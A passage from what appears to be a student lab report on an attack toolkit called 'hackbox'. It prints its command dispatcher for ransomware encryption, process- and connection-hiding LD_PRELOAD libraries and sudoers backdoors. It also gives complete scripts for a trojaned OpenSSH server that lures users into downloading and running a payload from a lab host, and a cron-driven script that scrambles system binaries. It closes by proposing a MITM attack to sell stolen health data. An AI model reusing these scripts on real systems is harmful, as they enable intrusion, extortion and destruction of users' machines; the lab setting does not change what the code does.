  - Calls decrypt(dir_f, pss) for directory decryption if decrypt is given, requiring a directory path and password.
    python3 hackbox.py decrypt [directory_path] [password]
- **Prove**
  - Executes prove_root() (not detailed in the provided code) when prove is passed, possibly to demonstrate root access.
    python3 hackbox.py prove
- **Clean**

- Calls clean_up() function to remove specific directories and clean up configurations if clean is passed.

  Python3 hackbox.py clean

- **AddMe**
  - Adds a new user or grants sudo privileges to an existing user. Creates a new user with create_user(usrname) and adds to sudoers with add_usr_to_sudoers(usrname) if -new and a username are provided.

    python3 hackbox.py addMe -new [username]

  - It can also add an existing user to sudoers with add_usr_to_sudoers(usr).

    python3 hackbox.py addMe [username]
- **Shuffle**
  - Triggers create_shuffle_file() and run_shuffler() functions when shuffle is passed as an argument. This command modifies and shuffles the functionalities of shell commands. Not supported in main yet.

```
if __name__ == "__main__":

    argc = len(sys.argv)

    argv = sys.argv

    if argc == 1:

        print("specify attack")

    elif argc >= 2:

        if argv[1] == "shuffle":

            create_shuffle_file()

            run_shuffler()

        if argv[1] == "append":

            not_suspicious_dir = "/tmp/sshd"

            library_pid1_path = os.path.join(not_suspicious_dir, "library_pid1.so")

            library_tcp_hider_path = os.path.join(not_suspicious_dir,
"library_tcp_hider.so")

            preload_command = f"export
LD_PRELOAD={library_pid1_path}:{library_tcp_hider_path}"

            append_to_bashrc(preload_command)

        if argv[1] == "clean":
```

```
            clean_up()

        if argv[1] == "encrypt":

            if argc != 3:

                print("specify dir")

            if argc != 4:

                dir_f = argv[2]

                print("specify password")

                pss = input("here: ")

                k = encrypt_dir(dir_f, pss)

                #inform_encryption(dir_f, k)

            else:

                dir_f = argv[2]

                pss = argv[3]

                k = encrypt_dir(dir_f, pss)

                inform_encryption(dir_f, k)



        if argv[1] == "decrypt":

            if argc != 3:

                print("specify dir")

            if argc != 4:

                dir_f = argv[2]

                print("specify password")

                pss = input("here: ")

                h = key_from_string(pss)

                decrypt(dir_f, pss)

            else:
```

```
            dir_f = argv[2]

            pss = argv[3]

            h = key_from_string(pss)

            decrypt(dir_f, pss)


    if argv[1] == "prove":

        prove_root()


    if argv[1] == "addMe":

        if argc <= 3:

            print("what username?")

        else:

            if argv[2] == "-new":

                usrname = argv[3]

                create_user(usrname)

                add_usr_to_sudoers(usrname)

            else:

                usr = argv[2]

                add_usr_to_sudoers(usr)

            print("congrats your user is in root")
```

SSH Trojan horse

The SSH server is replaced using the following installation script:

```
#!/bin/bash
git clone -q https://github.com/openssh/openssh-portable
cd openssh-portable
rm version.h
rm kex.c
mv /tmp/version.h version.h
mv /tmp/kex.c kex.c
sudo install -v -m700 -d /var/lib/sshd > /dev/null
sudo chown -v root:sys /var/lib/sshd >/dev/null
sudo groupadd sshd > /dev/null 2>&1
sudo useradd  -c 'sshd PrivSep' -d /var/lib/sshd -g sshd -s /bin/false -u 50 sshd > /dev/null 2>&1
autoreconf
./configure > /dev/null
make > /dev/null 2>&1
sudo apt-get remove --purge openssh-server > /dev/null 2>&1
sudo make install > /dev/null
sudo /usr/local/bin/sshd
```

First, we download the original code from the official GitHub repository and replace 2 files: version.h and kex.c.
After the modification, version.h contains the non-existent version, which is then also requested from the clients:


```
/* $OpenBSD: version.h,v 1.99 2023/10/04 04:04:09 djm Exp $ */

#define SSH_VERSION    "OpenSSH_10.0"

#define SSH_PORTABLE    "p1"
#define SSH_RELEASE    SSH_VERSION SSH_PORTABLE
```

The kex.c file allows us to the drop the connection and present the user with an error message, only adding a few lines of code:


```
if(strcmp(&remote_version[strlen(remote_version)-4], "10.0")==0) {
        ssh_packet_disconnect(ssh, "\nYOU ARE USING AN OUTDATED VERSION OF THE SSH CLIENT. TO CONNECT TO THE
 SERVER, PLEASE INSTALL THE NEW VERSION FROM THE SERVER:\nwget ftp://10.0.2.5/openssh-client/* -q\nchmod +x install_
ssh.sh\nsudo ./install_ssh.sh");
        goto out;
    }
```

After these replacements, we compile this newly-crafted version, get rid of the old one, and run it on the server.

When a legitimate user tries to connect, he receives the error message:



After running the bash commands, the user downloads the (malicious) installation script:



This script also clones the official OpenSSH GitHub repository, replaces the version.h file, and compiles it. Then it gets rid of the legitimate version the user has, modifies the cron table so that it will call the shuffle.sh script every week, downloads it as well from the server, changes the password of the root user, and removes the /etc/sudoers file, so that the user cannot delete the record from the cron table.

```bash
#!/bin/bash
echo "Starting command shuffle script..."
# List of commands to shuffle
commands=("ls" "cat" "grep" "find" "head" "tail" "sort" "wc" "who" "date")
echo "Original commands: ${commands[]}"
# Remove aliases for commands both in current shell and .bashrc
for cmd in "${commands[@]}"; do
    if alias "$cmd" >/dev/null 2>&1; then
        echo "Removing alias for $cmd in current shell"
        unalias "$cmd"
    fi
    if grep -q "alias $cmd=" ~/.bashrc; then
        echo "Removing alias for $cmd in .bashrc"
        sed -i "/alias $cmd=/d" ~/.bashrc
    fi
done
# Shuffle the commands without self-mapping
shuffled_commands=()
while [ ${#shuffled_commands[@]} -lt ${#commands[@]} ]; do
    shuffled=$(shuf -e "${commands[@]}" | tr '\n' ' ')
    shuffled_commands=($shuffled)
    valid=true
    for i in $(seq 0 $((${#commands[@]} - 1))); do
        if [ "${commands[$i]}" == "${shuffled_commands[$i]}" ]; then
            valid=false
            break
        fi
    done
    [ "$valid" == true ] && break
done
echo "Shuffled commands: ${shuffled_commands[]}"
# Rename the binaries directly in /usr/bin
for i in $(seq 0 $((${#commands[@]} - 1))); do
    echo "Renaming /usr/bin/${commands[$i]} to /usr/bin/${commands[$i]}.tmp"
    mv "/usr/bin/${commands[$i]}" "/usr/bin/${commands[$i]}.tmp"
done
for i in $(seq 0 $((${#commands[@]} - 1))); do
    echo "Moving /usr/bin/${commands[$i]}.tmp to /usr/bin/${shuffled_commands[$i]}"
    mv "/usr/bin/${commands[$i]}.tmp" "/usr/bin/${shuffled_commands[$i]}"
done
echo "Command shuffle completed. The commands have been shuffled in /usr/bin."
echo "Final command mappings:"
for i in $(seq 0 $((${#commands[@]} - 1))); do
    echo "${commands[$i]} is now ${shuffled_commands[$i]}"
done
```

The figure above shows the shuffle.sh script, which exchanges the locations of the commands in the /usr/bin directory. This way, the binaries themselves are renamed, impersonating other commands. This shuffling is performed every week by the job set in the cron table, so even if the user gets used to it after a few days (in case he was able to guess which command was mapped onto which), they get shuffled again, making the use of the computer very unpleasant.


Future improvements

SSH Trojan horse server infection through into hackbox

We were unable to get the trojan horse to deploy to the server with just a hackerbox command, this is partly due to the different VMs needed in order for the trojan horse to be successfully installed over the server's SSH application. Ideally, Bob would be able to simply run an option on hackbox, and that would run some shellcode that instructs the server to download the SSH trojan horse.

Add GUI for Ransomware:

Instead of a text file, open a prompt on the victim's machine, making them know they've been encrypted, with a password input for user to decrypt (after ransom is paid)This was fully functional if hackbox was run on our local machine, but it became an issue since hackbox had to be downloaded onto Alice's machine, and this created some dependency issues that could only be solved by downloading several more files. With the combination of not wanting to make the program too big/obvious and time constraints, we removed the GUI elements from the ransomware, and made it all terminal based.



Original ransomware attack GUI interface on Alice's machine

Automate some of the commands we manually type

This is more of a quality of life improvement, especially if Bob wants to run the hack on several machines or wants to propagate it. Being able to download a single .py file which will create shellcode for priv escalation, downloading and opening hackbox and injecting the ssh trojan would mean that once bob has the remote access, he can get to the end of the hack with 2 bash commands. Again for the purposes of this project this wasn't necessary, and we directly avoided it in order to have a clear and easy to understand demonstration.

Perform MITM attack

We can add our web certificate to the victim server browser and perform an MITM attack, sniff traffic, or perform phishing attacks.This was more of an expansion to the hack, but since we have root access on Alice's machine we can perform a wide variety of attacks. One we thought was interesting for the scenario was to perform a man in the middle attack, forging and installing the certificates via the root privileges. Since it's a biomedical research university, they would be sending and receiving a lot of sensitive health information. This could be captured with a MITM attack and sold on the black market for further passive profit.

References

1) CptGibbon (2022). CVE-2021-3156. [online] GitHub. Available at: https://github.com/CptGibbon/CVE-2021-3156.
2) Kathpal, H. (2021). CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit). [online] Qualys Security Blog. Available at: https://blog.qualys.com/vulnerabilities-threat-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit.